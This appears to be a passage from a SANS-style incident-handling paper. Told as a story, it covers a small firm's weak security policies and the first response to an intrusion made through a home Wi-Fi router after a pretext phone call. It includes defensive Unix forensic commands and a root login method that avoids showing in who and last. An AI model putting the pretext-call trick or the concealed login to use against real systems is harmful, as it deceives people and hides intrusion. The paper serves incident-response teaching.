The remainder of this paper will discuss the Incident Handling process. Incident Handling involves both the planning of how to deal with incidents, as well as the action of actually doing so. These topics will be explored by describing our example scenario from the victim's perspective.

This is also where we will introduce the protagonist of this story – a traveling freelance incident handler – Mr. Willy White. As we did for the attacker, we will assume the first person voice of the defender.

Preparation Phase

In our scenario, very little was done in the way of preparation for an incident. No formal policies were in effect at Cownoids, and in fact, the whole topic of incident handling had not really been discussed.

In their Incident Handling course, the SANS Institute says that, "planning is everything". Too bad nobody from Cownoids ever attended a SANS course, or perhaps they would have been more prepared for this incident! Nevertheless, there was a culture that at least had implied courses of action in the case of emergencies.

Existing Incident Handling Procedures

Recall that half of the Cownoids employees are PhD's. They have created, by design, an academic environment. They trust their people, and have willingly sacrificed security for convenience. All of their electronic design data – their intellectual property – is writable by the "staff" group, and everyone is a member of "staff".

So far, this has worked well for them. Annoying file permission problems do not hinder them, and Vic isn't bothered by having to fix them. Everyone just "does the right thing". Trusting that everyone knows what's right, *and does it,* and that no matter what may come up, one of them will be able to figure out a solution, has lead to an interesting and creative work environment.

As a result of this culture – and the fact that they were all too busy doing their "real" work to spend time thinking about hypothetical problems – Cownoids' existing procedure for handling any incident was basically the following:

- Call Vic.

Vic had a more detailed procedure for handling any incident, which was:

- Figure out what's wrong.
- Fix it.

They also had a backup procedure, which was:

- If you can't get a hold of Vic, figure it out yourself.

So far, this had been sufficient. It meant that Vic was on call 7/24 (unofficially, of course), and carried his cell phone everywhere he went – but that was just part of the job as far as he was concerned. And if for some reason Vic wasn't available, everyone's contact information – including mobile numbers – was handily available at the reception desk :-)

So, although there were no formal procedures, everyone knew that if the building were burning down, *someone* would grab the backup tapes. If a vendor called and said that they had just tried to go to the Cownoids web page, and had child pornography appear on their screen – they knew that someone would at *least* be able to figure out which cable was the internet connection and yank it.

They were about to find out, the hard way, why this is not a sound long-term strategy.

Emergency Action Plan

Willy, on the other hand, did have some procedures in place. Specifically, he had an “Emergency Action Plan”, which was based on information from the SANS Incident Handling course. He had developed this plan into a form, which he carried with him everywhere. It was general enough to be applicable in any situation, and he used it both as a reference for himself, as well as something to give to appropriate people having an incident. Here is the form:

!!! REMAIN CALM !!!

- NOTES
  - ➔ WHEN
  - ➔ WHO
  - ➔ WHAT
  - ➔ WHERE
  - HOW
  - WHY

- **COMM CHANNELS**
  - **➔ out-of-band**

□ 1. **CONTACT LIST**

□ 2. IDENTIFICATION

- NOTIFY MANAGEMENT/ALERT/HELP
- CONTROL INFORMATION FLOW
  - o may have to testify
  - o initial impression often wrong
  - o false alarm?
  - o don’t want to tip off
  - o blame hinders getting information
- EVIDENCE
  - **➔ Chain of Custody**

□ 3. CONTAINMENT

- o backup method

□ 4. ERADICATION

□ 5. RECOVERY

- o Monitoring methods

□ 6. LESSONS

Existing Countermeasures

Firewall (Cisco Pix)

The primary existing countermeasure at Cownoids was the Pix firewall. They believed that this afforded them full protection – as long as they didn't do anything stupid, like run an email virus. The Pix had been configured (by an outside consultant known as "the firewall guy") to allow any and all outbound traffic, and no inbound traffic except DNS, MAIL (smtp, pop3, imap), HTTP, FTP and SSH – and those all went to the machine named "cownoids.com", which was in the DMZ (demilitarized zone – an area that the firewall allows limited access to from the internet, but that is separate from the internal network).

The only "pin-hole" in the firewall, was that a non-standard high port – not normally checked by casual scans – was forwarded to a machine on the internal network called "lillypad", which was running "sshd" listening on that high port. This is where the engineers would ssh to, in order to telecommute.

Network Appliance (filer)

Their contingency plan in case the firewall somehow failed, was their Network Appliance filer. A Netapp filer is a network storage appliance. It's called an appliance because it is not a general purpose machine – all it does is be a fancy file server. Because of this, it is very efficient. Besides being fast, its unique file system – called WAFL (Write Anywhere File Layout) – allows for a "Snapshot" feature.

Snapshots are a read-only copy of an entire filesystem – as it was at the instant the snapshot was created. This is not like a normal backup, where unless the filesystem is unmounted from all clients, data can be changing while the backup is being performed. For example, let's say it takes 4 hours to backup project P1 to tape. You start the tape backup, but half way through, somebody copies an updated version, P2, into the project area. Your "backup" will now have some of P1 and some of P2. If you restore this, you'll get an inconsistent set of files that could be totally broken.

With a Snapshot, the filer briefly quiesces NFS (unix) and CIFS (windows) file services while it copies all the inodes (metadata for the filesystem), then it resumes normal service. Using a copy-on-write technique, the Snapshot doesn't consume any disk space until changes are made in the active filesystem. Thus, Snapshots are very fast to create (a matter of seconds for a 100GB partition), take up space proportional to how much the data has changed since the Snapshot was taken, are read-only, and are directly available to the users (so they can restore their own files, instead of bothering system admins about it :).

To restore the active filesystem to the state it was in as of a particular Snapshot, simply log onto the filer and issue a command of the form:

```
filer> snap restore –s <snapshot-name> <volume>
```

For more information about the theory and implementation of WAFL, consult:

http://www.netapp.com/tech_library/3002.html#I34 [50]

Filers also provide an efficient quota mechanism. Unlike normal RAID systems, filer partitions can be modified on the fly. On a normal RAID system, if you want to change the maximum size of a partition (like when you add more disks to the array), you have to archive all the data off the RAID, recreate the partition with the new size, and then restore all the data. With the NetApp, all you do is issue a simple “quota resize” command. This allows creating “project” partitions, the disk usage of which user can monitor with a normal “df’ command – which can be increased or decreased in size dynamically – as required.

The author thinks NetApp filers are the coolest thing since sliced bread. No wonder they call them “toasters”.

Anyway, the Netapp filer at Cownoids was configured to do hourly snapshots. One snapshot per day was kept for 6 days, one weekly snapshot was kept for 3 weeks, and one monthly snapshot was kept for 6 months (or however long was practical, given the rate of data change). So, the most work you could lose in a day, is an hour; the most in a week, is one day; the most in a month, is one week; and the most biannually, is one month.

All of the company’s intellectual property and other important data was kept on the filer. The only thing stored locally on machines was the OS and temporary files created by the design applications. Given this – and the fact that the filer also implements RAID and has hot-swappable drives, dual power supplies, and is on a UPS – they were confident that if anything bad did happen, they’d be able to recover relatively easily.

Incident Handling Team

Vic was on his own – but it was also implicitly expected that he would call for support as required for a given situation.

Policy Examples

The following is a discussion of policies – by counter-example.

At Cownoids, many of their policies were unspoken. For instance, since running design simulations or regressions often take many hours – sometimes even multiple days – to complete, it was not desirable to reboot a machine in the middle of one. Of course, sometimes it was necessary – the decision was up to Vic.

The jobs they would run often required very large amounts of memory – a single process might need 2GB. If you run that on a machine with 2GB of RAM, it will run fast. But if you try to run several of them at once, the machine will spend all its time swapping, and the jobs will take 10 or even 100 times longer to complete!

They didn't have an actual load balancing or queuing system – so it was everyone's responsibility to check what was running on a machine before firing up a big job. Part of Vic's unspoken responsibility was to keep an eye out for breaches of this (like jobs getting 1% cpu time because the system is spending all its time doing IO).

If Vic found a job that appeared to have run amok, like one filling up disk space with a run-away log file, he had the "authority" to kill it. If he needed to reboot a machine, and it looked to him like there was nothing important running on it, he would.

They didn't even have a formal backup policy – Vic was just expected to make backups "as appropriate". Since they got the filer, he hadn't had to restore anything from tape anyway.

They did have one official backup policy, which was that emails don't get backed up. When Vic had asked the boss whether or not to backup emails, the boss said, "No – if we don't keep them, then no one can subpoena them – just in case." That wasn't written down anywhere though. The result of this was that everyone saved their emails in various places – their laptop, their unix home directory, on their desktop, or as .pst files on their home machines.

They did have off-site backup storage, in case of a real disaster. That is, Vic had taken a full level 0 backup home about 8 months ago.

There was no policy on laptops, or home computer configurations.

There was no password policy for complexity or expiration – it wasn't needed. Everyone knew what a reasonable password was – and if they were reasonable, what was the point in changing them all the time? …

About half of the staff had the root password – which hadn't changed in several years (despite the fact that 2 people who have left the company, had it).

There was no patch policy, although about a year ago Vic sent out an email to everyone, telling them that they should run "Windows Update" periodically. He checked for server updates every once in a while – when he thought of it.

There was no anti-virus policy – everyone knows they should run anti-virus software on their desktop. Vic recommended AVG to new employees, since it's free for individuals – but certainly had no time to check if they actually installed it, or kept it up to date. Purchasing the registered version for the company computers – like you're supposed to – was on Vic's to-do list.

http://www.grisoft.com [51]

Although there were no warning banners on the compute servers or desktop machines, they did have a warning banner on 'cownoids.com' and 'lillypad', that said:

```
WARNING: To protect systems from unauthorized use and to ensure that the
system is functioning properly, activities on this system are monitored and
recorded and subject to audit. Use of this system is expressed consent to such
monitoring and recording. Any unauthorized access or use of this system is
prohibited and could be subject to criminal and civil penalties.
```

In reality, there was no monitoring per se. In fact, there was an implied policy of privacy. There was no prohibition of using company computers for private use – within reason. People were free to read personal email, surf the web, etc. without any concern that their privacy would be violated. Management encouraged this – if it meant an engineer would be more likely to put in longer hours, and be more productive, then it was good. It wasn't uncommon to walk into someone's cubicle and find them watching an eBay auction. This was fine though – everyone worked very hard, and they enjoyed this freedom. As long as you didn't do anything offensive, it was ok – and everyone at Cownoids knew what would be offensive, right? After all, they sometimes throw sexually explicit insults at each other over their cubicle walls – but everyone at Cownoids has a good sense of humor, and knows it's just in good fun. What's the harm? …

Basically, as far as the systems were concerned, Vic could do whatever the heck he thought was right. At least, that's the way *he* saw it – and so far, no one had said otherwise. Of course, he hadn't asked either – but since up to now things had always turned out ok, this was a valid assumption, right? …

Since the only machine exposed to the internet was "cownoids.com" (oh ya, and "lillypad, which was on the *internal* network), and since cownoids.com only had the company web pages (which weren't mission critical – their customers already knew who they were and what they did) – and all their email – and sometimes design packages that they drop in the ftp server for customers to download … – the people at Cownoids believed that their exposure to possible damage from crackers was nominal. Therefore, the question of whether or not to contact law enforcement in the case of an incident, and whether to “watch-and-learn”, or “contain”, were not really applicable, right? …

Identification Phase

In this section, we will discuss the Identification Phase of the incident handling process. This is where we will determine whether an Event (something observed) qualifies as an Incident (harm or threat of harm) – and begin to identify what’s going on.

Incident Timeline

Friday, April 9 2004
11:09 AM

Vic Tim was sitting at his workstation, staring at the screen, thinking about whether his automation script should gzip up the unix “messages” logs on all the servers, or just delete them, when something caught his eye.

Vic always keeps a whole row of “perf meters” (a graphical unix performance monitor) on his screen – one running on every server, as a way of keeping an eye on the systems. During crunch times, he likes to see all the cpus pegged – because that means their full potential is being utilized. If there are machines sitting idle, it’s wasting resources – they could be running another set of regression tests.

He also keeps one up on “cownoids.com” – the machine in the DMZ – just for good measure. Its cpu meter never gets a blip, because it doesn’t do much. Servicing a few http, dns, and mail requests isn’t very compute intensive. In his script to run the meters, he includes it just for completeness, and because when he first joined the company, that’s how he noticed that *everyone* had their mail clients configured to poll the server for new messages every 10 seconds – and that was just silly.

Today, however, there was a blip. As he was sitting there pondering the fate of the system log files – their destiny completely in his hands – he happened to be looking right at the blank meter for cownoids.com, when it suddenly spiked to 100 cpu usage.

That wasn’t enough to jolt Vic out of his daze – but when it stayed that way for almost a minute, it caught his eye.

“That’s weird”, he said to himself.

But then it went back to normal. A couple of minutes later, it spiked again.

“Huh. I wonder what cownoids is doing.” And he ssh’d to it, and ran ‘top’ (a unix command that shows the “top” processes by cpu use). He saw something flash that looked like “gcc”, but then it went away.

11:12 AM

```
root# top
load averages:  0.25,  0.14,  0.08              cownoids       11:12:01
63 processes:  60 sleeping, 1 running, 1 stopped, 1 on cpu
CPU states:  0.0% idle, 51.0% user, 46.9% kernel,  2.1% iowait,  0.0% swap
Memory: 1024M real, 620M free, 316M swap in use, 4.5G swap free

   PID USERNAME THR PR NCE  SIZE   RES STATE   TIME FLTS    CPU COMMAND
 27977 vic        1 58   0 2544K 1544K cpu00   0:00    0  0.52% top
 28227 root       1 39   0 4688K 2256K run     0:00    0  0.24% ld
 27061 vic        1 58   0 6008K 1824K sleep   0:00    0  0.19% sshd
 27063 vic        1 48   0 2808K 2176K sleep   0:00    0  0.09% tcsh
 28223 root       1 29   0 1112K  752K sleep   0:00    0  0.05% gcc
 28226 root       1 29   0 1072K  736K sleep   0:00    0  0.05% collect2
   196 named      6 58   0 5448K 4496K sleep   2:56    0  0.01% named
   441 nobody     1 58   0 15.3M 13.1M sleep   0:35    0  0.00% httpd
   432 nobody     1 58   0 14.2M 12.0M sleep   0:29    0  0.00% httpd
   438 nobody     1 58   0 14.0M 11.8M sleep   0:18    0  0.00% httpd
   428 nobody     1 58   0 14.1M 11.8M sleep   0:13    0  0.00% httpd
   427 nobody     1 50   0 14.3M 12.1M sleep   0:10    0  0.00% httpd
   434 nobody     1 58   0 13.8M 11.5M sleep   0:10    0  0.00% httpd
   436 nobody     1 59   0 13.8M 11.6M sleep   0:10    0  0.00% httpd
```

“Hey wait a minute, that looks like a compile – running as root!”

He quit out of top, and did ‘w’ (to show who’s logged in and what command they’re running), and a ‘last’ (login log) piped through ‘head –4’ (show the first 4 lines):

```
vic> w
11:13am up 201 day(s),  9:38,  2 users,  load average: 0.12, 0.03, 0.05
User     tty           login@   idle   JCPU   PCPU  what
vic      pts/1         11:00am           45         -tcsh
vic      pts/2         11:12am                      w
```

```
vic> last | head -4
(1)   vic      pts/2      cowboy.cownoids- Fri Apr 09 11:12   still logged in
(2)   vic      pts/1      adsl-xx-xxx-xxx- Fri Apr 09 11:00   still logged in
(3)   vic      pts/1      adsl-xx-xxx-xxx- Thu Apr 01 00:00 - 04:20  (04:20)
(4)   vic      pts/1      adsl-xx-xxx-xxx- ................................
```

The ‘w’ show 2 users currently logged in – one on pts/2, logged in at 11:12am (that’s Vic); and one on pts/1, logged in at 11:00am – who’s that??? The fact that the “idle” time is blank means that both users are actively typing commands.

The ‘last’ command shows a “vic” currently logged in from an internal machine (line 1 – that’s Vic), a “vic” currently logged in from an external IP (“adsl-xx…, line 2), and two previous logins from the same external IP (lines 3 and 4). Vic remembers working late on cownoids.com from home about a week ago, which would correspond to line 3 – meaning that “adsl-xx…” is his home IP address. That means that whoever is logged in now *appears* to be coming from Vic’s house!

11:13 AM

Panic seized Vic Tim. He immediately called his house.

Ring. Ring. Ring.

While he was waiting for an answer, he instinctively typed ‘exit’, to logout from cownoids.com.

“Hello” answered Olive.

“Oh thank goodness! There isn’t anyone in the house is there? On my computer?”

“No, of course not! What’s wrong?”

“Well, it looks like someone’s broken into our system at work – and somehow they’re making it look like they’re coming from our house.”

“Oh… Really? … Um, honey?”

“Yes?”

“I hope I didn’t do a bad thing.”

“What do you mean?”

“Well, about an hour ago, someone from the internet company called, and I helped them upgrade our system.”

“Huh? What do you mean?”

“Well, they said we needed to download the new program, or something like that. He had me turn off the internet thingy – like you’re supposed to do with the cable box, you know? I had to reboot the other jobber too – which was kind of complicated. I had to use a paper clip and watch blinking lights and stuff. I didn’t do anything wrong did I?”

“Uh oh.”

“Vic? … What’s the matter? … Did I break something?”

“No. Everything’s fine. I might need you to help me with something though. I need you to wait by the phone until I call you back, ok?”

“Ok Vic. Do you want me to see if our internet is working?”

“NO. Please don’t touch anything. Don’t use the computer. I’d like you to go into the TV room, and wait by the phone there until I call you back, ok?”

“Uh oh – I did do a bad thing, didn’t I?”

“It’s ok – just wait for my call. I gotta go, ok? Bye.”

“I’m sorry. Bye.”

Call for Help

Vic knew he was in trouble. Thoughts raced through his head – “Should I have Olive go outside and look for a suspicious van, maybe with a big antennae on top? What’s this guy doing on my box? What was he compiling? Dang, I knew I shouldn’t have installed gcc on that machine. I could log him out…”

Vic realized that he was totally unprepared for something like this. His first inclination was to call his wife back and have her pull the plug on the WAP, and yank the network cable from cownoids.com. But, for perhaps the first time in his career, he felt vulnerable. He knew that he screwed up somewhere, and that whatever was happening was his fault. There was no one for him to call – he was the most qualified to deal with whatever was going on. He certainly wasn’t going to call his boss (the chief engineer) – he’d just look like an idiot at the moment.

He recognized that he needed to do the right thing here – but also that he didn’t know for sure what that was. Then, he had an idea: the firewall guy.

11:15 AM

He called the firewall guy.

“Hello.”

“Hey – it’s Vic Tim, from Cownoids. I’ve got a major problem, and I’m panicking! Someone’s broken into our machines! They’re on one right now! And –“

The firewall guy interrupted him. “Vic. Hang up the phone, and dial 800-555-CALM – right now. And he hung up on him.

“How rude! And strange.” Vic thought to himself. But, he dialed the number.

11:16 AM

Willy White – Incident Handler

Ring.

“All calls are recorded. If you do not agree to this, hang up now.” a computer voice said, speaking extremely fast.

Then, I answered the phone:

“Please state the nature of the computer emergency.”

“Help! I’ve been cracked!” exclaimed Vic.

“Please remain calm. I’m here to help you, Vic. My name is Willy White, and I’ll be your Incident Handler today.” I said in a reassuring voice.

Vic instantly felt a little better – although he did wonder how he knew his name…

I had already gotten out a new (blank) notepad – bound and with numbered pages – to be my log for this incident. With my Emergency Action Plan sheet also in front of me, I started the log with the 4 W’s (who, what, when, where):

> 4/9/04 11:16am
> I, Willy White, am at 1243 Wild Way, and have just received a call from Vic Tim. I am recording the call, and am confirming his permission to do so, now.

“Are you aware that this call is being recorded, and do you grant me permission to do so?”

“Yes.”

> Vic Agreed. Proceeding to request situation description.

And so, Vic quickly told me what was going on. I made detailed notes in the log of everything he told me. I also noted that we synchronized our watches.

11:18 AM

“Ok Vic, since Jack is your HR person, you should discreetly inform her that a security incident is happening, and ask her to note the time on your watch. Grab a couple of notebooks or pads – preferably new ones that are bound (so there is no question of whether pages were removed) – and both of you start taking notes. Take her to your cube, and show her what you saw that confirmed that there was an intruder (the external ‘vic’ login). Be sure you don’t type anything, or do anything to your system. Just have her look at it, and acknowledge that she sees the login entry, and both of you write it down.

Then, ask her to accompany you to inform your boss, or someone in management, of the situation. Someone needs to decide whether to allow the intrusion to continue (if that’s what it turns out to be) in order to gain more evidence, or to contain it as quickly as possible. This choice could have profound effects on your business. You need someone to make a command decision, and Jack is there to witness what you’re told to do. Both of you log what is said.

Then, give Jack your computer room key, and ask her to please go to the computer room and make sure there’s no one inside – and note the time. Instruct her to then lock the door, and remain close enough to the door that, if required, she could testify in court that no one could have entered the computer room.

Ask both of them not to discuss this with anyone, until more is known about the situation.

Meanwhile, I’m out riding my electric scooter – and it just so happens that I’m in your neighborhood. In fact, I’m just up the street from your house. If you’d like, I could stop by and see if there’s anything I could do from there.”

“Wow, really?! That’s quite a coincidence. Ya, that’d be great,” Vic said.

“Then while you’re finding Jack, please call your wife on your cell, and let her know that I’ll be there in about 30 seconds. I happen to have a permission form already filled out for her – please ask her to sign it, if you give her permission and authority to do so.”

“Ok, I’ll do that right now.”

“Good. Call me when you have all that done.”

At the House

11:20 AM

I hung up the cell phone, and started my voice recorder – which was loaded with a brand new micro-cassette.

> "This is Willy White, it's 11:20am on Friday, April 9, 2004. I just got off the phone with Vic Tim, and am awaiting a call back from him. I'm proceeding to his residence, at his request – located at 1234 Wild Way. I'm about 15 seconds away."

I let the recorder keep running. I'll leave it on, uninterrupted – with no pauses or stops – until I leave the house. I make a quick entry in my log book, duplicating what I just recorded (it's lucky that I can talk, write, and scooter all at the same time ;^)

As I approach Vic's house…

> "I'm approaching Vic's house, and there's a suspicious car parked nearby. It has all the windows blocked with sun screens. It is the only vehicle I can see that's parked on the street, and not in a driveway. Evidence currently suggests a Wi-Fi related intrusion, and as I inspect the area more closely, this vehicle is the only one that I cannot clearly see to be empty.
>
> Suspect vehicle is a red Wardriver, CA license L33T, VIN# 1234567890987654321. I'm now taking pictures of the vehicle with Vic Tim's house in the background, as well as shots up and down the street, showing only empty vehicles."

I jot this down while ringing the doorbell.

Ding Dong.

"Hello – you must be Mr. White."

"Yes Ma'am. I'm recording this, in case this results in legal action – is that ok?"

"Sure."

"Have you by chance noticed that car, parked on the street in front of your neighbor's house?"

"No – I've been inside all day."

"Would you describe it please?"

"Well, it's red … and, that's strange – all the windows are covered up."

"Thanks."

"Note that it's just after 11:20."

"Please take me to your computers."

While Olive signed my permission form, I thought about what someone might gain from getting her to reset the Wireless Access Point to Default Factory Settings. I could not think of a valid reason why the ISP would ask that this be done. Doing so would erase any port forwarding, so it was unlikely that the goal was to open up an attack from the internet (although it's possible that there's an exploit that somehow uses the reset to open up ports…). The reset would also erase any mac filtering, set the SSID to a default value, and disable encryption – which would allow anyone with a wifi card that was within range to access the WAP.

Given that Tim observed what appeared to be an unauthorized login originating from his home network shortly after Olive received the phone call, it seemed likely that this was done in order to gain access to the WLAN. If that were the case, meant that the attacker was nearby – probably in that Wardriver outside!

If that were true, then his machine would be reachable from the LAN. I could run nmap to scan the network – but he might notice that, and it might not detect him (if he was running firewall software, for instance). Besides, I really didn't want to touch the wired PC – in order to preserve any possible evidence. I didn't want to plug my laptop into the network, as I hadn't heard back from Vic yet, about what their overall policy was to be.

So, I decided to run an unobtrusive sniffer – I looked at the blinking lights on the WAP :). I observed the following, which I recorded in the log (and recall that the voice recorder is still going):

- The antennae light is occasionally blinking.

"Olive, see how this light here is blinking every once in a while?"

"Yes", said Olive.

"That means that there's some traffic on the wireless network. Are there any other computers in the house – ones with a wireless card?"

“No, the only other computer we have is Vic’s work notebook, but he takes that with him to work.”

“Ok, well that means someone has accessed your wireless network. Now, do you see how this light here, blinks whenever the antennae light does?”

- WAN (internet) light blinks with WLAN (wireless) light

“Yes.”

“That means that the wireless traffic is going out the internet.”

“What does that mean?”

“That means the computer on the wireless network is talking to a machine out on the internet. Since the lights are only blinking occasionally, this is consistent with what we would observe if someone were on a computer attached to this access point wirelessly, and they were typing interactively with a remote machine, out on the internet somewhere.”

“Oh, I see.”

“Now, see how this “1” light isn’t blinking?”

”Yes.”

- LAN (wired) light is not blinking

”That light corresponds to port 1 on the WAP, which your computer is plugged into. The fact that it’s not blinking means that the wireless computer is talking directly to a machine on the internet, and not going through this machine.”

“What do you mean?”

”Well, if the attacker had broken into this machine, and was connected to the internet from there, then we’d see this “1” light blink every time the antennae and internet lights blinked.”

”Oh, that makes sense. Is that important?”

“Well, if everything was going through this computer, then it would be easy to see what the attacker is doing.”

“Oh. Does that mean he didn’t break into this computer?”

“No. It just means that whatever he’s doing right now isn’t going through it. And, the fact that it’s only blinking intermittently means there are only small amounts of data being transferred. This is consistent with an interactive shell. If large amounts of information were being transferred, the lights would be blinking almost continuously.”

“Oh, I see. So now what are you going to do?”

“Well, I’d really like to see who’s attached to the WLAN. I could try to do that using the browser on your PC, but I really don’t want to touch that machine yet.”

“Why not?”


“Well, for one thing, if it is compromised it might have malware installed on it – like a keyboard logger, for example. Typing on that machine might alert the attacker of our actions. So, I think I’ll attach my notebook to one of the wired ports on the WAP, and check it from there.”

11:23 AM

I note that it’s 11:23am, and that I’m plugging my notebook into the WAP. After a moment, I type “ipconfig /all” from a dos prompt, and see that I’ve been given IP 10.11.11.201. I make a bingo guess that that means the WAP IP is 10.11.11.1, so I type that into a browser, and voila – a login screen.

“This probably won’t work, because he’s likely to have changed the password – but it’s worth a try.” I try the default password, “password” – and what do you know? Bingo Jackpot!

I click on “Attached Devices”, and I see:



Attached Devices

#	IP Address	Device Name	MAC Address
1	10.11.11.200	GREYBOT	0A-1B-2C-3D-4E-5F
2	10.11.11.12	WIN2KBOX	00:11:22:33:44:55
3	10.11.11.201	WHITE	00:00:00:00:00:00

I make a note in the log, and say, “Three entries are displayed. The third and last entry is my notebook, which I just plugged in. The second is Vic Tim’s desktop. These correspond with the 2 cables plugged into the WAP, leaving two ports unused. The first entry then, is our attacker – which shows a device name of “GREYBOT” and a MAC address of 0A-1B-2C-3D-4E-5F. Olive, would you please read aloud the MAC address on the GREYBOT line?”

She does.

I continue, “I am now taking a Picture of this screen.”

Then I go to the “Configuration” screen, and make a note of the external IP that the DSL modem gave the WAP – xx.xxx.xxx.xx – since the WAP does NAT (network address translation) all packets going out on the internet will look like they came from this IP.

Ok, now it’s time to check on Vic.

11:25 AM

Countermeasures Assessment on Effectiveness

I call Vic’s cell.

Ring. Ring. Ring.

“Hi Willy – perfect timing. I just finished all the stuff you said to do.”

“And, what was the verdict?”

”Well, to quote the boss: ‘What – are you crazy? Don’t just sit there and watch the guy – pull the plug!” He said we could do a few things to try to figure out what he’s up to – but then yank it. Then he wants to know what happened.

“Ok. I’ve confirmed that somebody is indeed on your wireless network – from a computer named ‘GREYBOT’, and I have the wifi card mac address (which might be spoofed). It doesn’t look like mass data transfer is in progress – it looks more like interactive traffic. It’s unknown whether your PC here at the house has been affected or not. And, there’s a suspicious car parked outside.”

“’GREYBOT’? That sounds familiar somehow.” Vic said to himself…

“Do you use c-shell or bourne shell on your unix accounts?”

“T c-shell.” said Vic. (‘tcsh’ is an improved version of the Berkeley unix C shell)

“Ok. Rather than pulling the power plugs on the affected machines, I think our basic approach should be to sever network connectivity. Here, that will mean disconnecting the cat5 cable to your PC and turning off the wifi. Rather than pulling power on the WAP, I suggest that we use the admin tool to just turn off the radio transmitter. That way, we can take some time and see if there's anything more to learn from the WAP. On your end, we need to disconnect 'cownoids.com' from the rest of the network. Also, although you haven't seen any evidence that any other machines there have been compromised, it is possible that they have. Since you indicated that the company's internet connection is not mission critical at this time, I think we should unplug your internet connection completely while we continue the investigation -- if that's acceptable to your management."

"Sounds good – it's no problem if our internet connection's down for a while."

"Ok. Before we disconnect things, there's one thing I'd recommend that we do – and that's fix it so we get a log of what the attacker has typed. Do you have the 'savehist' variable set in your .cshrc? (The savehist variable, if set, specifies the number of history events – or commands typed – to save upon logout to a file called '.history'. If the .history file is present, the command history is restored upon login. The '.cshrc' file is the csh rc (run commands) – or setup/configuration script.)"

"No – I don't like it," said Vic.

"No matter – even if you did have it set, I'd still recommend doing this – because it makes things clearer. Grab your boss, and have him follow you to your cube. Jack should stay by the computer room. From there, open a shell on your unix box, 'cowboy'. Now, we'll start by typing:"

```
cowboy% script forensic-1.out
Script started, file is forensic-1.out
```

"Now, everything that you type, and the system's responses, will be logged in the file 'forensic-1.out'. First, let's get a timestamp by typing 'date'."

```
% date
Fri Apr 9 11:27:10 PDT 2004
```

11:27 AM

"Now, we're going to login to cownoids.com – but do it without showing up as an actual login. This is both so that the attacker is less likely to notice us, plus it will make the output of the commands we'll use more clear – as you'll see in a moment. We'll come in as root for the same reasons, as well as to make sure we can kill any processes that we might need to. So, do the following:"

(Our doing this will modify the /var/log/authlog file – but that already happened when Vic logged in as himself earlier, so that damage has already been done)

```
% ssh –l root cownoids.com tcsh –i
root@cownoids.com's password:
Warning: no access to tty (Bad file number).
Thus no job control in this shell.
#
```

“The ‘-i' flag to tcsh forces it to be interactive and display a prompt, even when its input is not a terminal (no tty). By coming into the machine this way, we won’t show up in a ‘who’, ‘w’, or ‘last’ command – so it will be more clear who the attacker is. Let’s proceed:”

```
# w
11:28am up 201 day(s),  9:53,  1 users,  load average: 0.15, 0.10, 0.05
User     tty           login@   idle   JCPU   PCPU  what
vic      pts/1         11:00am           54         -tcsh
```

The only person logged in is the attacker.

```
# who
vic   pts/1    Apr 9 11:00    (adsl-xx-xxx-xxx-xx.dsl.sndg02.FAKEBELL.net)
```

“Note that the IP address from the ‘who’ command on cownoids.com, which shows the IP address of the person logged in as ‘vic’, is xx.xxx.xxx.xx – which is the same IP address that the WAP reports as its external IP.”

“Do you have a ‘.logout’ file?”

“Nope,” said Vic.

“Ok, then we’ll just create a new one.”

When an interactive csh or tcsh exits (logs out), it checks for the presence of a file called ~/.logout (~ is the user’s home directory) – and if it finds one, it executes any commands inside it. Since the attacker has a normal interactive shell, if we create a ~/.logout file, it will be executed when the attacker’s shell exits.

What we’ll put inside the .logout file, is a command to tell the shell to list all the commands that have been typed, and save it as a file called ‘PID.history’ – where PID is the process ID of the shell. In csh and tcsh the variable ‘$$’ is always the current process ID. Since we don’t have a tty, we can’t use a screen editor to create the file, so we’ll just ‘echo’ what we want, and redirect it to the file ‘.history’. We’ll need to quote things in single quotes instead of double quotes, to prevent any variable expansion (so we get a literal “$$” and not the PID of the shell we’re typing in). Thus:

```
# cd ~vic
# echo ’history > ~/$$.history.out’ > .logout
```

Check the contents:

```
# cat .logout
history > ~/$$.history.out
```

“Ok, let’s see what he’s running real quick:”

‘ps’ is a standard unix command that shows process status. The ‘-ef’ flag says I want to see every process – not just my own (-e), and to display it in full detailed format (-f). I pipe this through grep, so I only see processes attached to tty pts/1 (pseudo terminal 1 – the attacker).

```
# ps –ef | grep pts/1
(2)    root 25685 25683  0 11:00:15 pts/1    0:00 tcsh
(1)    root 25683 25656  0 11:00:05 pts/1    0:00 sh
(0)     vic 25656 25654  0 11:00:00 pts/1    0:00 -tcsh
```

Line (0) shows that the attacker’s shell has a pid of 25656 (and a parent pid of 25654 – an ‘sshd’ process). But look at line (1)! That tells us that there’s a bourne shell process (‘sh’), pid 25683, running as root, with a parent process of 25656 – the attacker’s shell! Note that the process in (1) was started 5 seconds after the one in (0). Then, it looks like 10 seconds after that, the attacker decided to run ‘tcsh’ (2).

That means the attacker logged in as ‘vic’, and 5 seconds later he went super user!

The fact that there are no other processes listed means that he wasn’t doing anything at the exact moment the ‘ps’ was done.

```
# tail /var/log/authlog

[snipped]
(A)   Apr 9 11:00:00 cownoids sshd[25654]: [ID 800047 auth.info] Accepted
password for vic from xx.xxx.xxx.xx port 2613 ssh2
(B)   Apr 9 11:00:05 cownoids su: [ID 366847 auth.notice] 'su root' succeeded
for vic on /dev/pts/1
```

Note that (A) shows the attacker logging in from IP xx.xxx.xxx.xx (known to be Vic’s home IP) at exactly 11:00am, using a valid password; this corresponds to the shell process in line (2) above.

(B) shows that 5 seconds later, the attacker successfully did a “switch user” to “root” (the privileged, or admin account), again using a valid password; this corresponds to the root shell (1) above.

